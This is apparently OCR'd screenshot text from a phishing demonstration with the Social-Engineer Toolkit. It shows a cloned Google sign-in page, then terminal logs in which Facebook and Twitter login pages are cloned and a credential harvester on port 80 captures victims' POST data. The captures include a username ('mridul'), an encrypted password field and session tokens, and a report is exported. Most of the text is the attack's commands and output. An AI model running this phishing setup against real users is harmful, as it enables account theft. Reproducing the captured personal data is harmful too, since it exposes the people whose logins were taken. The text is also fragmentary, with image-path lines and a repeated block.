English (UK) हिन्दी ਪੰਜਾਬੀ اردو ગુજરાતી मराठी বাংলা தமிழ் తెలుగు മലയാളം ಕನ್ನಡ +



Google


Sign in with your Google Account

tanmay


••••

One Google Account for everything Google


Results:



```
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.18.7.52]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [05/Apr/2023 15:20:15] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----------------------------94946560823226323053134787572
Content-Disposition: form-data; name="ts"

1680688217027
-----------------------------94946560823226323053134787572
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":"oxHwn1tbInJlcXVpcmVfY29uZF9leHBvc3VyZV9sb2dnaW5nIix7ImlkZW50aWZpZXIiOiJBYTFnOEFBejZOenJTcHVVZWtOdkJJWkFwMW1OanhkdjQ5SFl2emZGZkw4V3hfS
mlRYmlqeUM4UThlZUd1R3daSjlUaUlzeXB6STZ4RUNpUFFhX1JFT00ifSwxNjgwNjg4MjE2MDIwLDAsMTA0XSzGnwDwWDMyaV8yd093b0NBbUZpTDIyRktidFVoUEctWWpPR0cyV2h5dVRpQWV2VjdCbjFKQkh5NWFMR20ye
XMyQmJCUTJxbXhfbXZMV2hHZGh2MGtjSnNDczFrSU5vOqMANDEsMCwxMDhdLFsiZ2syNTlCMQGYMTA3MzUwMCIsImhhc2giOiJBVDdhSm1mbnFXeWlveE9PRXdzIn0sLv4AAVsENTMBWr6cAfBUMGFiWXBzUFE1WHdTTFZ6Z
2t3ZmFvQXRmNTVtTVllTVQ0UlpGaFpEUXNKYlV2RDZBNkpkWEphNWNIRUFZdzR0WGstUHpHWWFhMDY0UW9hNXlpb3NoVVL5ACWccvkAFDcwODI1My74ADw1bjRoQkwzWVRNblFXdFRPUvgAADIB+HJZABQ2NzY4MzcuWQBAN
E44d0JaQThjdENkSHd5aTBKswCKWOAUMTA5OTg5NrMAPGtseTJMU1pWX0RLR1IyVVVOWgAlg3KzAAw1NTQxLrFAODcwVi1RX3pmRXlrem5PeW1BTlcAADAhCr4CAvBYMl90bno2VkNNRVJneGxJZC1OaF5pa1ZlaUxmUjl6O
```



```
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxNjAwLCJoIjo5MDAsImF3IjoxNTI4LCJhaCI6ODczLCJjIjoyNH0=
PARAM: lgnrnd=025007_XC-0
PARAM: lgnjs=1680688216
POSSIBLE USERNAME FIELD FOUND: email=mridul
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAA/A/ffffAAAAAAAfAAAAAAAAAAAfAAfAAAAAAA//AAZAAAGAAA
POSSIBLE PASSWORD FIELD FOUND: encpass=#PWD_BROWSER:5:1680688225:AStQALM+vRhNs+V94pZx60us7f5x42Af+HsGEDcWr6aU5iA7riuPyGPUXoFfICd0Xft6MxBGy0OWELFJyC3yPGXIZZEefE8PH30tC+6
S4EUX3jxwVrfw6GtJcUYsnw2UxYkSuyyDlADoDg==
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----------------------------153172298935786543342376167159
Content-Disposition: form-data; name="ts"

1680688225616
-----------------------------153172298935786543342376167159
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":"+A2AW1siZmFsY286b2RzX3dlYl9iYXRjaCIseyJlIjoie1wiBRAkXCI6e1wiMTM0NAkKBTMYLmV2ZW50LgE1UHRpbWVfc3BlbnRfYml0X2FycmF5XAU0bGpzLnVzZV9iYW56Y
WkubG9nX2ltbWVkaWF0ZWwBIyRbMSxudWxsXSxcASsNJxxwb3N0aW5nXwVhBFwiOiUABRY4LndyaXRlX3RvX3F1ZXVlHSUMfSxcIgmgMGZhYnJpYy53d3cuQzP6jwB2uwAUcGxhbmVzEb8Vmxx0cmFuc3BvcsbEAPQUAX19f
SIsInIiOjEsImQiOiIkXnxBY2FyTEpjWTBJY2NOcVh2VXJBMDNKdFhTdGp0U0ZKdTZsNnUtZVFpVDRCVFItNUFwUkRmemJGVnBUNXdBeXB6THVKems1cFNkNGtrZ1hHdUxpWWRTaFp2SE04bVJva3xmZC5BY2JWUkxhMXZUS
GVVenhUN3QtcHFCS1czSG81U0pLa3hrN3pnYW9tOWhYWVhlbWk5cGs2X0tHV19vMi1iM29RSmpGd0NJM2Y3cmJMM0xxaGh2SE4ydGN6IiwicyI6IjQ2d2p3bzo0Ym1ibHA6ODlheXk5IiwidCI6MTY4MDY4ODIxNzEwMS42f
SwxNjgwNjg4MjI1NjA3LDEsNjM4XSxRq0FyFGJsdWVfdFl3JG5hdmlnYXRpb25dvHRqc29uX2RhdGFcIjpcIntcXFwic291cmNlX3BhdGggBDwA6AQVIWFdlYkxvZ2luQ29udHJvbGxlcgEXACwBBQ0wEHRva2VuARAFMRw5N
mU4OGFmMwERBSYMZGVzdBlUQdEZFxk7FRgQY2F1c2UBPQVOFHVubG9hZAEPBTUYc2lkX3JhdwEQBR9ONgEBHQAsAQUNnxRlZl9wYWcJUxVmDRwIdXJpASoFTBxodHRwczovL2ETNGZhY2Vib29rLmNvbS9sAf8MLnBocAErC
H1cIv5+Av5+Av5+AuJ+Ahg4LjZ9LDE2SY8wMjU2MTUsMCw1NzZdLC5+Al15AGKR8F14McNBdlK/ASAiLFwic3RhcnQFSgBceQEcMjQsXCJ0b3O1QwxbMywwoR0BFBhjdW1cIjo4DSIgaWRcIjpcIjg5YUcAXAFSASQYbGVuX
CI6Mg0kCHNlcQFd/s4B/s4B/s4B4s4BADlOzgEQNDA2XV0=","user":"0","webSessionId":"46wjwo:4bmblp:89ayy9","send_method":"beacon","compression":"snappy_base64","snappy_ms":1}]
-----------------------------153172298935786543342376167159--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


^C[*] File in XML format exported to /root/.set/reports/2023-04-05 15:21:08.520857.xml for your reading pleasure...

      Press <return> to continue


The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
```



```
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn’t know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.18.7.52]:

--------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

--------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```